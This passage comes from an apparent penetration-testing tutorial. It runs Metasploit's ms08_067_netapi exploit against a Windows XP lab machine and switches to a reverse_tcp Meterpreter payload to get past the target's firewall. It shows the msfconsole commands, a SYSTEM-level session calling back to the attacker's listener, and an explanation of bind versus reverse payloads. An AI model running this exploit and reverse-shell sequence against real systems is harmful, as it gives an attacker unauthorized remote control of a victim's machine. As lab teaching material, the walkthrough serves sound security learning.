This time, the module finds the port open, the target is vulnerable, the vulnerability is triggered (exploited) but failed to get a meterpreter session. But this exploit seems to be working. What happened now? Don't you worry.

Let's just change the payload from windows/meterpreter/bind\_tcp to windows/meterpreter/reverse\_tcp and try again. This may bring me some luck. So, I set the meterpreter/reverse\_tcp payload instead of meterpreter/bind\_tcp payload and execute the module again.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > run
```

```
[*] Started reverse TCP handler on 192.168.249.148:4444
[*] 192.168.249.158:445 - Automatically detecting the target.
..
[*] 192.168.249.158:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.158:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.158:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.249.158
[*] Meterpreter session 2 opened (192.168.249.148:4444 -> 192.168.249.158:1046) at 2023-11-22 01:25:21 -0500
```


```
meterpreter > sysinfo
Computer      : ADMIN-FFBE8F88E
OS            : Windows XP (5.1 Build 2600, Service Pack 2)
.
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

This time we successfully got a meterpreter session. Note that we got this session in spite of Firewall turned ON. So Real world. But what just happened here? Why initially we didn't get a session but got it later.

To understand this, you need a basic lesson on types of payloads. We have learnt in the beginning that payload to decide what you want to do after exploiting the vulnerability. There are different types of payloads. For this tutorial set, let's just learn about two types of payloads.



## Types of Payloads - Basic




They are,

- 1) Bind Payload
- 2) Reverse Payload

Bind payloads initiate the connection from the attacker machine to the target system while Reverse payloads initiate the connection from the target system to the attacker system. See the image below.

## Figure showing how Bind and Reverse payloads connect





Initially, when the Firewall was turned OFF on the target system, we got a successful meterpreter session because there was no firewall blocking incoming connections. All ports were available,

When we turned ON the Firewall and gave an exception to just port 445, all other ports were blocked by the Firewall. You can see below that our handles tried to bind to port 4444 of target system but failed as this port is being blocked by Firewall.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] 192.168.249.158:445 - Automatically detecting the target.
..
[*] 192.168.249.158:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.158:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.158:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.249.158:4444
[*] Exploit completed, but no session was created.
```

Normally, firewalls block all incoming traffic except some services but allow outgoing traffic since this is considered to be safe. Why? Because it is being initiated by insiders of an organization and they can be trusted.

Just imagine you have some amount of money. You will save it in your house in a locker that's present in your Bedroom (safest room), lock it and keep the keys at a safe place which all or at least most of the family members know. There is a minute chance the one of your family members may take the keys, open the lock, take money outside and give it to someone else. But you trust them. Our Firewall does the same here.

So, once we used a reverse payload, the connection got initiated from the target system to the Attacker system as shown below.

